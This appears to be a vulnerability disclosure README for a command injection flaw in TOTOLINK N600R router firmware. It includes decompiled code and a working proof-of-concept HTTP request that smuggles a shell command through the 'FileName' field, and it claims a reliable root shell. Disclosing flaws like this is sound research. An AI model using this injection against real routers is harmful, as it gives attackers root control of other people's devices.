rencvn and rencvn add totolink n600r ... on Apr 6 History

..

img	8 months ago
readme.md	8 months ago

readme.md

TOTOlink N600R V5.3c.7159_B20190425 Command injection vulnerability

Overview

- Manufacturer's website information： http://www.totolink.cn
- Firmware download address ： http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36

1. Affected version

N600R 概述 技术规格 高清图像 下载 常见问题解答 APP 扫码下载 T-智慧家庭APP 扫码下载

编号	标题	版本	上传时间	下载
1	N600R升级过渡版本	V5.3c.7159_B20190425	2021-07-17	
2	N600R升级固件	V4.3.0cu.7647_B20210106	2021-07-17	
3	N600R数据手册	Ver1.0	2021-08-10	

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
16  v8 = (const char *)websGetVar(a2, "FileName", "");
17  if ( getFlashSize() )
18  {
19    set_cs_update_flag();
20    if ( *v8 )
21    {
22      strcpy(v15, v8);
23    }
24    else
25    {
26      v10 = dl("/tmp/cloudupdate.web");
27      strcpy(v15, "/tmp/cloudupdate.web");
28      if ( v10 )
29      {
30        clear_cs_update_flag(*(_DWORD *)"date.web");
31        v13 = cJSON_CreateString("MM_DownloadFwFail");
32        cJSON_AddItemToObject(v7, "upgradeERR", v13);
33LABEL_11:
34        v3 = (void *)cJSON_Print(v7);
35        websGetCfgResponse(a1, a3, v3);
36        goto LABEL_12;
37      }
38    }
39    if ( update_fw(0, v15) == 1 )
40    {
```

The program passes the contents obtained by the filename parameter to V8, then copies V8 into the stack of V15 through the strcpy function, and then brings V15 into update_ In FW function

```
1int __fastcall update_fw(int a1, const char *a2)
2{
3  int v4; // $a0
4  int result; // $v0
5  bool v6; // dc
6  int v7[8]; // [sp+18h] [-14Ch] BYREF
7  char v8; // [sp+38h] [-12Ch]
8  int v9[8]; // [sp+3Ch] [-128h] BYREF
9  char v10; // [sp+5Ch] [-108h]
10  char v11[260]; // [sp+60h] [-104h] BYREF
11
12  CsteSystem("echo 0 > /tmp/protect_process", 0);
```

At this time, the corresponding parameter is A2

```
32  f size(a2);
33  sprintf(v11, "md5sum %s | cut -d' ' -f1 > %s", a2, "/tmp/DloadFwMd5");
34  CsteSystem(v11, 0);
35  getStrFromTmp("DloadFwMd5", v7);
36  getStrFromTmp("ActionMd5", v9);
37  if ( strcmp((const char *)v7, (const char *)v9) )
38  {
39    puts("err update_fw check");
40    clear_cs_update_flag(v4);
41    CsteSystem("echo 1 > /tmp/protect_process", 0);
42    result = 1;
43  }
```

Function A2 formats the matched content into the stack of V11 through the sprintf function, and then brings V11 into the cstesystem function

```
int __fastcall CsteSystem(const char *a1, int a2)
{
  int result; // $v0
  int v5; // $s0
  int v6; // $a0
  _DWORD *v7; // $v0
  int v8; // [sp+18h] [-1Ch] BYREF
  int v9[6]; // [sp+1Ch] [-18h] BYREF

  v8 = 0;
  if ( a1 )
  {
    v5 = fork();
    result = -1;
    if ( v5 != -1 )
    {
      if ( !v5 )
      {
        v9[0] = (int)"sh";
        v9[1] = (int)"-c";
        v9[2] = (int)a1;
        v9[3] = 0;
        if ( a2 )
          printf("[system]: %s\r\n", a1);
        execv("/bin/sh", v9);
        exit(127);
```

At this time, corresponding to the parameter A1, the function assigns A1 to the array of V9, and finally executes the command through the execv function. There is a command injection vulnerability

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V5.3c.7159_B20190425
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 86
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
```

```
like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/telnet.asp?timestamp=1647874864
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SESSION_ID=2:1647874864:2
Connection: close

{
        "topicurl":"setting/CloudACMunualUpdate",
        "FileName":"test$(ls > /tmp/9.txt)"
}
```

The reproduction results are as follows:



Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell